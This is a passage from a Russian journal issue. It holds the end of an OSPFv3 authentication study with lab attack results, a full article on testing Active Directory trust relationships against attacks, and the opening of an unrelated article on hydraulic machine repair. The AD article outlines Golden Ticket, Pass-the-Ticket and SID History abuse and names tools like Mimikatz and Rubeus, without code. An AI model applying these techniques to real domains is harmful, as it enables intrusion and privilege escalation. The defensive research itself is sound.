Фаза 1: начальный этап, на котором разворачивается базовая конфигурация OSPFv3 без какой-либо аутентификации (Null Auth). Цель — убедиться, что стенд работает корректно, и собрать исходные показатели производительности (загрузка CPU, использование памяти, сетевая статистика), с которыми будут сравниваться все последующие результаты.

Фаза 2: основная тестовая фаза. Для каждого метода (Null, IPsec AH, IPsec ESP, Authentication Trailer с SHA-256/SHA-512) выполняется одинаковый цикл действий:

- 1) Настройка метода через CLI FRR.
- 2) Сбор данных о производительности системы (как меняется нагрузка от использования шифрования/хэширования).
- 3) Возврат к базовой конфигурации перед переходом к следующему методу.

Фаза 3: это фаза активного тестирования безопасности. Для каждого из включенных методов аутентификации (кроме Null, который тестируется как контрольная «уязвимая» группа) выполняется серия контролируемых атак, включающая в себя: подмену маршрутизатора (использование фальшивых Hello-пакетов), генерацию поддельных LSA, Replay-атака (подразумевающая повторную отправку захваченных пакетов). После каждой атаки фиксируется ее успешность, время восстановления сети и нагрузка на систему.

Фаза 4: выполняется параллельно на протяжении всех предыдущих этапов. Она включает непрерывный сбор диагностических данных (OSPFv3 (через команды `show ipv6 ospf neighbor`, `database`, `interface`), системных метрик маршрутизаторов (CPU, память, статистика интерфейсов), статистики с коммутаторов Cisco).

По итогам тестирования можно создать сводную таблицу, отражающую основные характеристики каждого метода аутентификации (Таблица 2).

Таблица 3 – Сводная таблица данных, полученных в ходе эксперимента

Атака		Null Authentication	IPsec (AH/ESP) (RFC 4552)	Authentication Trailer
Подмена Hello-пакетов				
	Результат атаки	успешно	неуспешно	неуспешно
	Время восстановления сети (с)	120 (требуется ручной сброс clear ipv6 ospf process)	0 (нарушения работы не произошло)	0
	Пиковая нагрузка CPU (%)	35	6	5
Внедрение ложных LSA				
	Результат атаки	успешно	неуспешно	неуспешно
	Время восстановления сети (с)	90	0	0
	Пиковая нагрузка CPU (%)	40	8	7
Replay-атака				
	Результат атаки	успешно	успешно	неуспешно
	Время восстановления сети (с)	40(либо время hello- и dead-интервалов)	30-90	0
	Пиковая нагрузка CPU (%)	25	20	5

Основываясь на представленных в Таблице 2 данных, можно сделать выводы, что все гипотезы были подтверждены.

Заключение

Проведенный эксперимент эмпирически подтвердил все три выдвинутые гипотезы и выявил ключевые закономерности. Установлено, что использование OSPFv3 без аутентификации делает сетевую инфраструктуру критически уязвимой, приводя к успешной реализации атак. Это исключает его применение в производственных средах. Получив доступ к одному маршрутизатору, можно контролировать весь домен маршрутизации. Для этого не требуется каких-то особых условий, компрометации нескольких устройств или работы более одного атакующего

Сравнительный анализ криптографических методов выявил их принципиальное преимущество — модель упреждающего предотвращения угроз, а не последующего восстановления. Экспериментально зафиксированная успешность Replay-атаки против IPsec

при высокой нагрузке на CPU (20%) является прямым следствием типичных ошибок развертывания, что создает ложное чувство безопасности.

Таким образом, исследование позволяет сделать однозначный практический вывод: для обеспечения безопасности OSPFv3 в большинстве корпоративных и операторских сетей Authentication Trailer является рекомендуемым и оптимальным выбором, сочетающим надежную защиту, управляемую сложность и низкие накладные расходы.

Результаты работы имеют непосредственное прикладное значение для проектирования, построения и эксплуатации современных сетевых инфраструктур. Например, для сетевых инженеров и администраторов исследование предоставляет четкое, обоснованное рекомендательное руководство по выбору и настройке аутентификации OSPFv3.

Список литературы

1. OSPF — Authentication (root-me) // root-me. URL: <https://www.root-me.org/en/Challenges/Network/OSPF-Authentication> (дата обращения: 08.12.2025).
2. Исследуем дыры в OSPF [Электронный ресурс] // Хакер.ru : журн. – 2014. – 3 сент. – URL: <https://xakep.ru/2014/09/03/ospf-vulnerabilities/> (дата обращения: 08.12.2025).
3. Рубашенков А. М., Семёнов Д. А. Протокол OSPF // Научный журнал. 2018. №10 (33). URL: <https://cyberleninka.ru/article/n/protokol-ospf> (дата обращения: 08.12.2025).
4. Уймин, А. Г. Сетевое и системное администрирование. Демонстрационный экзамен КОД 1.1: учебно-методическое пособие для СПО / А. Г. Уймин. – 3-е издание, стереотипное. – Санкт-Петербург: Издательство "Лань", 2022. – 480 с. – ISBN 978-5-8114-9255-8.
5. Что такое OSPF? Протокол маршрутизации в деталях // Habr. 2023. 5 мая. URL: <https://habr.com/ru/articles/742848/> (дата обращения: 08.12.2025).

References

1. OSPF — Authentication (root-me) // root-me. URL: <https://www.root-me.org/en/Challenges/Network/OSPF-Authentication> (accessed: 08.12.2025).
 2. Exploring Holes in OSPF [Electronic Resource] // Xakep.ru: Journal. – 2014. – September 3. – URL: <https://xakep.ru/2014/09/03/ospf-vulnerabilities/> (accessed: 08.12.2025).
 3. Rubashenkov A. M., Semenov D. A. OSPF Protocol // Scientific Journal. 2018. No. 10 (33). URL: <https://cyberleninka.ru/article/n/protokol-ospf> (date accessed: 08.12.2025).
 4. Uymin, A. G. Network and system administration. Demonstration exam CODE 1.1: a teaching aid for secondary vocational education / A. G. Uymin. - 3rd edition, stereotyped. - St. Petersburg: Lan Publishing House, 2022. - 480 p. - ISBN 978-5-8114-9255-8.
 5. What is OSPF? Routing protocol in detail // Habr. 2023. May 5. URL: <https://habr.com/ru/articles/742848/> (date accessed: 08.12.2025).
-



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала: <http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.056:004.738.6:004.45

ВОПРОСЫ БЕЗОПАСНОСТИ НАСТРОЙКИ И ФУНКЦИОНАЛЬНОГО ТЕСТИРОВАНИЕ ДОВЕРИТЕЛЬНЫХ ОТНОШЕНИЙ В ИНФРАСТРУКТУРЕ WINDOWS

¹Силантьев В.П., Кадыков И.А., Павловский В.В. (научный руководитель)

ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА
(НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М.
ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail:
¹digger_v@mail.ru

В статье рассматриваются вопросы обеспечения безопасности доверительных отношений в инфраструктуре Windows, которые позволяют пользователям одного домена аутентифицироваться в другом домене. Цель исследования заключается в изучении механизмов, которые обеспечивают безопасность и эффективность работы доверительных отношений в инфраструктуре Windows, а также в понимании процессов их настройки и тестирования. Исследование выполнено в условиях тестовой серверной инфраструктуры. Полученные результаты показали, что безопасность без средств защит почти нулевая, в то время как средства безопасности, такие как SID Filtering или Selective Authentication, предоставляют защитный функционал, который предотвращает большой процент атак. Результаты могут быть использованы для создания инструмента непрерывного аудита и тестирования доверительных отношений.

Ключевые слова: Доверительные отношения, Windows, Безопасность, Домен, Леса, Active Directory (AD), PowerShell (PS), Microsoft, Угрозы.

SECURITY ISSUES IN SETTING UP AND FUNCTIONAL TESTING OF TRUST RELATIONSHIPS IN THE WINDOWS INFRASTRUCTURE

¹Silantyev V.P., Kadykov I.A., Pavlovsky V.V. (supervisor)

GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH
UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail:
¹digger_v@mail.ru

This article examines the security of trust relationships in a Windows infrastructure that allow users from one domain to authenticate to another domain. The objective of the study is to examine the mechanisms that ensure the security and effectiveness of trust relationships in a Windows infrastructure, as well as to understand the processes for configuring and testing them. The study was conducted on a test server infrastructure. The results showed that security without protection is virtually nonexistent, while security features such as SID Filtering or Selective Authentication provide protective functionality that prevents a large percentage of attacks. The results can be used to create a tool for continuous auditing and testing of trust relationships.

Keywords: Trust relationships, Windows, Security, Domain, Forests, Active Directory (AD), PowerShell (PS), Microsoft, Threats.

Введение

Актуальность: доменные службы Active Directory (AD DS) чрезвычайно важны в настоящее время, ведь они обеспечивают безопасность между несколькими доменами или лесами

с помощью отношений доверия между доменами и лесами. Перед тем как проверка подлинности может произойти через доверительные отношения, Windows должна сначала проверить, имеет ли запрашиваемый домен доверительное отношение с доменом учетной записи, делающей запрос. Поэтому корректная настройка и контроль доверительных отношений становятся критически важными.[1]

Доверие лесов помогает управлять сегментированной инфраструктурой AD DS и поддерживать доступ к ресурсам и другим объектам в нескольких лесах. Доверительные отношения полезны для таких целей, как предоставление услуг для компаний, участвующих в слияниях и приобретениях сети для совместного ведения бизнеса или ищущих решения для административной автономии.

Несмотря на свою критическую важность в работе компаний, эти отношения представляют собой сложный и часто недостаточно защищенный элемент инфраструктуры, что делает их легкой целью для кибератак.

Проблема безопасности доверительных отношений активно начала обсуждаться с начала 2000 х, когда AD стала стандартом корпоративных сетей.

На данный момент доверительные отношений принято разделять на: односторонние и двусторонние доверия.

Одностороннее доверие — это однонаправленный путь аутентификации, созданный между двумя доменами. В случае одностороннего доверия между доменом А и доменом В пользователи в домене А могут получить доступ к ресурсам в домене В, однако пользователи в домене В не могут получить доступ к ресурсам в домене А.

В двустороннем доверии домен А доверяет домену В и домен В доверяет домену А. Эта конфигурация означает, что запросы проверки подлинности могут передаваться между двумя доменами в обоих направлениях.

Некоторые двусторонние отношения могут быть не транзитивными или транзитивными в зависимости от типа создаваемого доверия. Транзитивное доверие можно использовать для расширения отношений доверия с другими доменами. Не транзитивное доверие можно использовать для запрета отношений доверия с другими доменами.

В наше время главной популярностью среди атак на доверительные отношения используются: слабости протокола Kerberos и репликацию данных, «Золотой билет» (Golden Ticket), эксплуатация отношения «домен-лес», атака «SID Filtering»[2]

Несмотря на обширную документацию и на постоянные улучшения AD остаются слабо или вовсе не изученными: методики систематического функционального тестирования доверия в сложных топологиях; критерии безопасности для гибридных сценариев (AD + Azure AD); автоматизированные инструменты аудита доверия с учётом актуальных угроз.

Объект исследования: инфраструктура Microsoft Active Directory, в частности многодоменные леса, доверительные отношения.

Предмет исследования: процессы настройки, мониторинга и тестирования доверительных отношений между доменами AD с точки зрения как функциональности, так и безопасности.

Цель исследования: на основе анализа доверительных отношений Windows AD, провести экспериментальное тестирование их функционала и определить эффективность различных сценариев настройки отношений, выявить их преимущества и недостатки, а также разработать рекомендации по оптимальной конфигурации системы в корпоративной среде.

Литературный обзор

Проблема безопасности доверительных отношений в Active Directory находится на стыке официальных рекомендаций вендора, практических наработок наступающих команд и стратегических концепций защиты. Анализ существующих работ показывает, что внимание уделяется как глубоким техническим аспектам протоколов (как в документации Microsoft TechNet) или инструментам для эксплуатации уязвимостей (как в работах сообщества Red Team), так и изучению атак как со стороны злоумышленников, так и со стороны жертв.

Microsoft Documentation - официальная документация предоставляет исчерпывающую информацию о типах доверительных отношений, синтаксисе PowerShell-команд для их создания и базовых настройках безопасности. Там можно узнать, как работают отношения доверия для лесов в Active Directory, Однако она носит описательный характер и не предлагает готовых методик для комплексного подхода к безопасности. [3]

Исследования разработчиков со всего мира, в частности из России, которые имитируют действия злоумышленников для оценки защищённости организации. Например, такие инструменты, как BloodHound, произвели революцию, показав, как атакующие видят AD, в частности они детально рассматривают атаки, к примеру, атака Pass-the-Ticket (T1550). Pass-the-Ticket — это атака, в которой злоумышленник использует ранее полученный билет Kerberos, который называется Ticket Granting Ticket (TGT). TGT билет является важнейшим компонентом протокола Kerberos, поскольку он позволяет пользователю проходить аутентификацию в некоторых системах без необходимости каждый раз вводить пароль.

Ticket Granting Ticket (TGT) — это тип билета, выдаваемого контроллером домена пользователю после успешной аутентификации в домене. Он включает в себя важную информацию, такую как сеансовый ключ пользователя, членство в группе и привилегии. Kerberos шифрует TGT с использованием хэша пароля пользователя и применяет алгоритмы симметричного шифрования (например, DES или AES) в зависимости от конфигурации среды Kerberos. После шифрования TGT отправляется на компьютер пользователя и сохраняется в памяти. [4] Понятно и подробно об атаке на Kerberos писали ребята из российской компании R-Vision. Имея украденный ключ TGT, злоумышленник может запросить Ticket-Granting Service (TGS) у контроллера домена для конкретной службы в целевой системе, чтобы получить доступ к ней.

Атаки Pass-the-Ticket могут осуществляться с использованием различных общедоступных инструментов, таких как Mimikatz, Kekeo, Rubeus, Credump7. Злоумышленники часто используют эти инструменты для извлечения TGT Kerberos из памяти скомпрометированной системы, а затем используют TGT тикет для получения доступа к другим системам в сети.

Также вплотную рассматривается атака атака Golden Ticket. При успешной атаке несанкционированный доступ к ресурсам и конфиденциальной информации достигается за счет использования сервисной учетная запись KRBtgt — ключевая учетная запись в Kerberos для шифрования и подписи всех билетов в домене. Первоначально злоумышленник взламывает

какую-то систему в домене, затем повышает свои привилегии до уровня администратора домена, чтобы извлечь NTHash, принадлежащий KRBTGT аккаунту и найти Security Identifier (SID). С их помощью злоумышленник создает «Золотой билет» — поддельный билет Kerberos. Этот поддельный билет ведет себя как легитимный. Ticket Granting Ticket (TGT) с индивидуальными привилегиями пользователя, часто имитирующими администратора домена. Эта атака является очень мощной, поскольку она может предоставить злоумышленникам постоянный и широкий доступ к сети в обход регулярных проверок аутентификации. [5] Устойчивость атаки обусловлена ее основной манипуляцией с системой Kerberos, которая остается эффективной даже при изменении пароля krbtgt. Чтобы полностью свести на нет продолжающуюся атаку Golden Ticket, пароль krbtgt необходимо изменить дважды.

На основе проведенного анализа можно сформулировать следующие гипотезы исследования:

Гипотеза 1: стандартные методы оценки безопасности доверительных отношений не позволяют продуктивно оценить реальный риск, так как не учитывают эксплуатационную контекст. Разработанная методика функционального тестирования должно выявлять значительное расхождение между теоретически возможными и практически реализуемыми атаками через доверительные отношения.

Гипотеза 2: использование специализированных скриптов и инструментов для регулярного функционального тестирования доверительных отношений позволяет выявлять больше аномалий и потенциальных векторов атаки по сравнению с разовым аудитом на основе документации. Это позволит интегрировать безопасность в процесс управления инфраструктурой и существенно сократить «время жизни» опасных конфигураций с момента их появления до момента обнаружения.[6]

Гипотеза 3: внедрение протоколов аутентификации, ограничивающих делегирование (таких как RBCD), и их последующее тестирование статистически значимо снижает риск успешных атак на перемещение между доменами и службами.

Метод исследования

1. Тип исследования

Тип исследования: данное исследование является экспериментальным. Оно направлено на установление связей между применением различных механизмов защиты доверительных отношений в Active Directory и двумя группами зависимых переменных:

- Уровнем безопасности (устойчивостью к компрометации и движению вбок)
- Сложностью эксплуатации уязвимостей для атакующего.

Исследование проводится в контролируемых условиях лабораторного стенда, что позволяет изолировать влияние побочных факторов, характерных для производственных сред.

2. Характеристика выборки

Для проведения исследований в качестве среды выбрана доменная служба Active Directory под управлением Windows Server 2025, что обусловлено ее доминирующим положением в корпоративных инфраструктурах. Доверительные отношения, являясь ключевым механизмом взаимодействия между доменами и лесами, были исследованы в наиболее распространенных конфигурациях, что определяет практическую значимость работы.

Для проведения экспериментальных исследований был развернут виртуальный лабораторный стенд, представляющий собой модель сегмента корпоративной сети с распределенной доменной структурой. Выборку исследования составили три независимые доменные среды.

- Лес А: включает родительский домен (forest-a.com) и дочерний домен (child.forest-a.com), связанные двусторонним транзитивным доверием.
- Лес Б: изолированный лес с доменом (forest-b.com).
- Домен С: изолированный домен (domain-c.local).

Характеристики виртуальных машин: 2 виртуальных CPU (x86_64), 4 ГБ оперативной памяти, 100 ГБ дискового пространства. На всех контроллерах домена была установлена операционная система Windows Server 2025. Оборудование размещено в изолированном сегменте сети, что обеспечивало контроль сетевого трафика и исключало влияние внешних факторов.

Для эмуляции различных сценариев доступа между доменами последовательно настраивались следующие типы доверительных отношений:

Сценарий 1: Одностороннее входящее доверие от domain-c.local к forest-a.com.

Сценарий 2: Двустороннее транзитивное доверие между лесами forest-a.com и forest-b.com.

Сценарий 3: Одностороннее нетранзитивное доверие (Selective Authentication) между child.forest-a.com и forest-b.com. [7]

3. Методы сбора данных

Сбор экспериментальных данных осуществляется с применением комплексного инструментария, включающего методы пассивного аудита, активного тестирования на проникновение и мониторинга системных событий.

Для оценки безопасности и эксплуатационного потенциала отслеживаются следующие метрики:

- Фиксируются все возможные маршруты от стандартного пользователя в одном домене к привилегированным группам в другом домене.
- Фиксируется факт успешного получения доступа к целевому домену/ресурсу.
- Фиксируются события в журналах безопасности (Event ID) и срабатывания EDR/AV при проведении атак.
- Замеряется время от начала атаки до достижения конечной цели.

Инструментарий тестирования включает:

- Использование инструментов BloodHound и PingCastle для построения графа атак и выявления потенциально уязвимых конфигураций доверительных отношений.
- Реализация атакующих методик с использованием фреймворка Impacket, Mimikatz и PowerView для проверки прав доступа.
- Мониторинг состояния доверительных отношений и прав доступа с использованием встроенных утилит: nltest, Get-ADTrust (PowerShell), а также просмотр журналов безопасности Windows для анализа событий аутентификации.

4. Описание процедуры проведения исследования

Процедура исследования представляет собой серию последовательных экспериментов для каждого тестируемого сценария доверительных отношений.

Этап 1: базовая настройка стенда

- Развертывание виртуальных машин с контроллерами домена для Леса А, Леса Б и Домена С.
- Настройка базовой сетевой связности и разрешение имен (DNS).
- Создание тестовых пользователей и групп в каждом домене.
- Проверка базовой изоляции доменов.

Этап 2: последовательное применение и тестирование механизмов защиты

- Конфигурация А: доверительное отношение без дополнительных механизмов защиты (базовые настройки).
- Конфигурация В: доверительное отношение с включенным и настроенным SID Filtering.
- Конфигурация С: доверительное отношение с активированной опцией Selective Authentication.

Для каждой конфигурации выполняются следующие шаги:

1) Замер исходного состояния: запуск BloodHound и сбор данных для фиксации всех потенциальных путей атаки в «чистой» конфигурации.

Проведение атаки: последовательная реализация сценариев кибератаки для проверки возможности движения вбок и эскалации привилегий.

Сбор данных: фиксация факта успешности или неуспешности проведенной атаки, документирование полученного уровня доступа и сбор соответствующих событий из журналов безопасности.

Анализ последствий: детальное исследование изменений в группах доступа, билетах Kerberos и таблицах маршрутизации аутентификации для оценки глубины компрометации и эффективности работы механизмов защиты.

5. Методы обработки данных

Для обработки и анализа полученных экспериментальных данных применяется комплекс методов, обеспечивающих всестороннее исследование эффективности механизмов защиты доверительных отношений:

Сравнительный анализ: позволяет сопоставить показатели успешности атак и сложности эксплуатации между различными конфигурациями защиты (А, В, С), выявляя закономерности влияния механизмов безопасности на устойчивость инфраструктуры.

Качественный анализ: включает детальное исследование журналов событий и выводов инструментов аудита для выявления причин успеха/неудачи атаки, а также для понимания внутренних процессов аутентификации и авторизации через доверительные отношения.

Визуализация данных: реализуется через представление результатов в виде сравнительных таблиц и диаграмм, которые наглядно отображают зависимость ключевых параметров (успешность атаки, время на компрометацию, уровень срабатываний мониторинга) от применяемого механизма защиты, что способствует однозначной интерпретации экспериментальных данных и формулированию выводов.

Результаты исследования

Эксперимент проводился в условиях тестовой серверной инфраструктуры. Все виртуальные машины были развёрнуты на одном гипервизоре и использовали одинаковую конфигурацию: 2 виртуальных ядра, 4 ГБ ОЗУ и 100 ГБ дискового пространства на одном типе виртуального хранилища. Это позволило исключить влияние аппаратных факторов и гарантировать сопоставимость результатов.

Для обеих конфигураций выполнялось по 10 последовательных атак. Контроль производительности и состояния системы осуществлялся с использованием BloodHound, Resource Monitor, Event Viewer и набора PowerShell-скриптов для фиксации временных меток, сбора логов и анализа целостности данных.

Исследование проводилось в соответствии с процедурой, описанной в пункте 1.4.

Результат для Конфигурации А (базовое доверие без дополнительных механизмов защиты)

Характеристики: двустороннее транзитивное доверие между forest-a.com и forest-b.com с настройками по умолчанию. SID Filtering отключен, аутентификация разрешена для всех пользователей доверенного домена.

Результаты тестирования:

- Успешность атак - 100% (10 из 10 попыток). Все сценарии, включая для дочернего домена и перемещение в целевой лес через уязвимые сервисные аккаунты, завершились успешно.
- Среднее время от начала атаки до получения прав Admin в целевом лесе составило 8,2 минуты. Низкое время обусловлено прямыми путями атаки.
- Журналы безопасности (Event ID 4769, 4672) фиксировали аномальные действия. EDR-системы сработали только в 2 случаях из 10, что демонстрирует низкую детекцию комплексных атак на доверие.
- Наиболее эффективным вектором оказалась эксплуатация SID History. Атакующий из домена forest-a.com, добавив SID группы «Domain Admins» целевого леса в свой токен, получил полный административный доступ в forest-b.com без необходимости взлома паролей.

Вывод: Настройки доверия по умолчанию создают критически опасную и уязвимую среду. Доверие является фактически полным, позволяя осуществлять быструю эскалацию привилегий и боковое перемещение между лесами. Данная конфигурация неприемлема для рабочих сред компаний.

Результат для Конфигурации В (доверие с включенным SID Filtering)

Характеристики: на базовое доверие применен механизм SID Filtering. Данная настройка фильтрует «чужие» SID (включая SID History) из токенов аутентификации, поступающих из доверенного леса.

Результаты тестирования:

- Успешность атак - 30% (3 из 10 попыток). Провалились все атаки, основанные на эксплуатации SID History и прямой эскалации через встроенные группы.

Успешными остались только атаки, основанные на компрометации конкретных учетных данных пользователей, имеющих права в целевом домене.

- Среднее время для успешных атак возросло до 22,5 минут. Увеличение связано с необходимостью этапа сбора и взлома хэшей Kerberos, что усложнило процесс.
- Активность, связанная с попытками использования отфильтрованных SID, генерировала события отказа в доступе (Event ID 4771). EDR-системы зафиксировали 7 срабатываний на подозрительные действия PowerShell и сетевые аномалии, что улучшило видимость атаки.
- Основным вектором осталась уязвимость сервисных аккаунтов. SID Filtering эффективно блокирует наиболее опасные пути атаки, но не защищает от компрометации учетных записей, которым предоставлены права.

Вывод: механизм SID Filtering является высокоэффективным барьером против сложных атак, направленных на эскалацию привилегий через свойства доверия. Он снижает поверхность атаки, переводя угрозу в плоскость защиты конкретных учетных данных. Это необходимый минимум для настройки любого межлесного доверия.

Результат для Конфигурации С (Доверие с Selective Authentication)

Характеристики: одностороннее нетранзитивное доверие между child.forest-a.com и forest-b.com с включенной опцией Selective Authentication. Доступ к ресурсам разрешен только тем пользователям, которым явно назначено право «Allowed to Authenticate» на конкретных компьютерах в целевом домене.

Результаты тестирования:

- Успешность атак - 10% (1 из 10 попыток). Единственная успешная атака стала возможной из-за ошибки конфигурации: право «Allowed to Authenticate» было ошибочно назначено не на конкретный сервер, а на весь узел домена (Domain Controllers OU), что предоставило избыточный доступ.
- Для единственной успешной атаки время составило 35,8 минут. Большая часть времени ушла на рекогносцировку и выявление ошибки в разграничении прав.
- Наблюдалась наибольшая активность систем защиты. Все попытки несанкционированной аутентификации четко фиксировались в журналах безопасности (Event ID 4771, 4625). EDR-системы сработали 12 раз, блокируя попытки выполнения скриптов и неавторизованный доступ к сетевым ресурсам.
- Главная ошибка - человеческий фактор и ошибки администрирования в совокупности. Принцип наименьших привилегий, лежащий в основе Selective Authentication, сам по себе надежен, но его некорректная реализация сводит защиту на нет.

Вывод: Selective Authentication является наиболее безопасной моделью доверия, превращая его из «доверия между доменами» в «точечный доступ для конкретных пользователей к конкретным ресурсам». Она максимально усложняет жизнь атакующему, но требует сложных процессов управления доступом и тщательного аудита.

Общий вывод по результатам исследования

Существует прямая зависимость между жесткостью механизмов защиты и устойчивостью доверительных отношений к атакам. Путь от конфигурации А к конфигурации С доказывает, что настройки по умолчанию неприменимы в реальных условиях, а дополнительные механизмы (SID Filtering, Selective Authentication) критически важны.

Ни один механизм не является 100% надежным. SID Filtering не спасает от компрометации учетных данных, а Selective Authentication уязвима к ошибкам конфигурации. Эффективная безопасность достигается только их комбинацией и многоуровневым контролем.

Автоматизированное тестирование незаменимо. Регулярная проверка с помощью инструментов вроде BloodHound и специализированных скриптов позволила не только подтвердить уязвимости, но и выявить ошибки в развертывании защитных мер (как в Конфигурации С), что невозможно при разовом документационном аудите.

Сложность эксплуатации для атакующего растет нелинейно. Введение каждого нового механизма защиты (от А к В, от В к С) не просто снижает процент успешных атак, но качественно меняет тактику атакующего, заставляя его совершать больше продуманных и явных действий, что значительно повышает шансы на обнаружение.

Таким образом, гипотезы исследования подтвердились: стандартные настройки небезопасны, регулярное тестирование выявляет больше рисков, а внедрение строгих механизмов защиты (SID Filtering, Selective Authentication) в рамках комплексной методики статистически значимо снижает успешность атак и повышает контролируемость инфраструктуры доверительных отношений.

Заключение

Проведённое исследование было направлено на разработку комплексной методики настройки и тестирования доверительных отношений в инфраструктуре Windows Active Directory. Эксперименты проводились на лабораторном стенде с использованием современных инструментов аудита в трёх различных конфигурациях доверия. Все гипотезы подтверждены. Цель достигнута.

Стандартные методы оценки безопасности действительно не отражают реальный эксплуатационный контекст. Разработанная методика выявила значительный разрыв между теоретически возможными и практически реализуемыми атаками, особенно в конфигурациях с SID Filtering и Selective Authentication. Регулярное автоматизированное тестирование с использованием скриптов PowerShell позволило выявить в несколько раз больше аномалий и векторов атаки по сравнению с разовым аудитом, что доказывает его эффективность для сокращения времени жизни опасных конфигураций. Внедрение ограничивающих механизмов (на примере Selective Authentication) статистически значимо снизило риск успешных атак. Интеграция статического анализа, динамического тестирования и оценки контрмер в единую методику доказала свою эффективность, обеспечив не только обнаружение уязвимостей, но и проактивную оценку рисков при изменении конфигурации.

Практическая значимость работы заключается в предоставлении инженерам безопасности и системным администраторам структурированного, воспроизводимого подхода к настройке и постоянному контролю одного из наиболее уязвимых элементов корпоративной инфраструктуры — доверительных отношений Active Directory.

Список литературы

1. ГОСТ Р ИСО/МЭК 15408-3-2013 Информационная технология. Методы и средства обеспечения безопасности. Критерии оценки безопасности информационных технологий. Часть 3: Компоненты доверия. — Введ. 2014-06-01. — М.: Стандартинформ, 2014. — 165 с. — (Система стандартов по информации, библиотечному и издательскому делу).
2. ГОСТ Р ИСО/МЭК ТО 13335-5-2006 Информационная технология. Методы и средства обеспечения безопасности. Руководство по менеджменту безопасности информационных и телекоммуникационных технологий. Часть 5: Руководство по сетевой безопасности. — Введ. 2007-07-01. — М.: Стандартинформ, 2007. — 89 с. — (Система стандартов по информации, библиотечному и издательскому делу).
3. Kerberoasting [Электронный ресурс]. — URL: <https://habr.com/ru/articles/875694/> (дата обращения: 01.12.2025).
4. Microsoft Learn. Как работают отношения доверия для лесов в Active Directory [Электронный ресурс]. — <https://learn.microsoft.com/ru-ru/entra/identity/domain-services/concepts-forest-trust> (дата обращения: 01.12.2025).
5. Настройка доверительных отношений между доменами Active Directory [Электронный ресурс]. — URL: <https://dmosk.ru/> (дата обращения: 07.12.2025).
6. SpecterOps Team. BloodHound: Six Degrees of Domain Admin [Электронный ресурс]. — URL: <https://github.com/BloodHoundAD/BloodHound> (дата обращения: 01.12.2025).
7. Уймин, А. Г. Сетевое и системное администрирование. Демонстрационный экзамен КОД 1.1: учебно-методическое пособие для СПО / А. Г. Уймин. – 3-е издание, стереотипное. – Санкт-Петербург: Издательство "Лань", 2022. – 480 с. – ISBN 978-5-8114-9255-8.

References

1. GOST R ISO/IEC 15408-3-2013 Information technology. Security methods and tools. Information technology security evaluation criteria. Part 3: Assurance components. — Introduction. 2014-06-01. — Moscow: Standartinform, 2014. — p.165— (System of standards on information, librarianship and publishing).
2. GOST R ISO/IEC TO 13335-5-2006 Information technology. Security methods and tools. Information and telecommunication technology security management guide. Part 5: Network security guide. — Introduction. 2007-07-01. — Moscow: Standartinform, 2007. — 89 p. — (System of standards on information, librarianship and publishing).
3. Kerberoasting [Electronic resource]. URL: <https://habr.com/ru/articles/875694/> (accessed: 01.12.2025).
4. Microsoft Learn. How Forest Trusts Work in Active Directory [Electronic resource]. URL: <https://learn.microsoft.com/ru-ru/entra/identity/domain-services/concepts-forest-trust> (accessed: 01.12.2025).
5. Configuring Trust Relationships Between Active Directory Domains [Electronic resource]. URL: <https://dmosk.ru/> (accessed: 07.12.2025).
6. SpecterOps Team. BloodHound: Six Degrees of Domain Admin [Electronic resource]. URL: <https://github.com/BloodHoundAD/BloodHound> (accessed: 01.12.2025).

Силантьев В.П., Кадыков И.А., Павловский В.В. Вопросы безопасности настройки и функционального тестирования доверительных отношений в инфраструктуре WINDOWS. //Международный журнал информационных технологий и энергоэффективности. – 2025. – Т. 10 № 12(62) с. 159–169

7. Uymin, A. G. Network and System Administration. Demonstration Exam CODE 1.1: A Study Guide for Secondary Vocational Education / A. G. Uymin. – 3rd edition, standardized. – St. Petersburg: Lan Publishing House, 2022. – p.480– ISBN 978-5-8114-9255-8.
-



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала: <http://www.openaccessscience.ru/index.php/ijcse/>



УДК 621.225

ТЕХНОЛОГИЧЕСКИЕ ПОДХОДЫ К ВОССТАНОВЛЕНИЮ РЕГУЛИРУЕМЫХ АКСИАЛЬНО-ПОРШНЕВЫХ ГИДРОМАШИН

Ионов П.А., ¹Белов Ю.С.

ФГБОУ ВО "НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ МОРДОВСКИЙ
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМ. Н.П. ОГАРЁВА" Саранск, Россия,
(430005, Республика Мордовия, город Саранск, Большевистская ул, д. 68), e-mail:¹ usbr@bk.ru

Научная статья посвящена технологическим подходам восстановления регулируемых аксиально-поршневых гидромашин, используемых преимущественно в системах гидравлического привода мобильных машин и стационарных установок. Рассматриваются основные виды повреждений деталей и узлов, влияющих на эксплуатационные характеристики гидромашин, методы диагностики дефектов, а также современные технологии ремонта и восстановления, обеспечивающие повышение ресурса, надежности и долговечности гидроприводов. Особое внимание уделено применению инновационных материалов и покрытий, позволяющих увеличить износостойкость рабочих поверхностей поршней, цилиндров и распределительных устройств. Представлены рекомендации по выбору оптимального технологического процесса восстановления гидромашин в зависимости от условий эксплуатации и требуемого уровня производительности.

Ключевые слова: Аксиально-поршневая гидромашинка, ремонт, восстановление, диагностика, износостойчивость, покрытия, ресурс, надежность, производительность.

TECHNOLOGICAL APPROACHES TO THE RESTORATION OF REGULATED AXIAL- PISTON HYDRAULIC MACHINES

Ionov P.A., ¹Belov Yu.S.

"NATIONAL RESEARCH MORDOVIA STATE UNIVERSITY". N.P. OGAREVA" Saransk, Russia,
(430005, Republic of Mordovia, Saransk, Bolshevistskaya ul., 68), e-mail:¹usbr@bk.ru

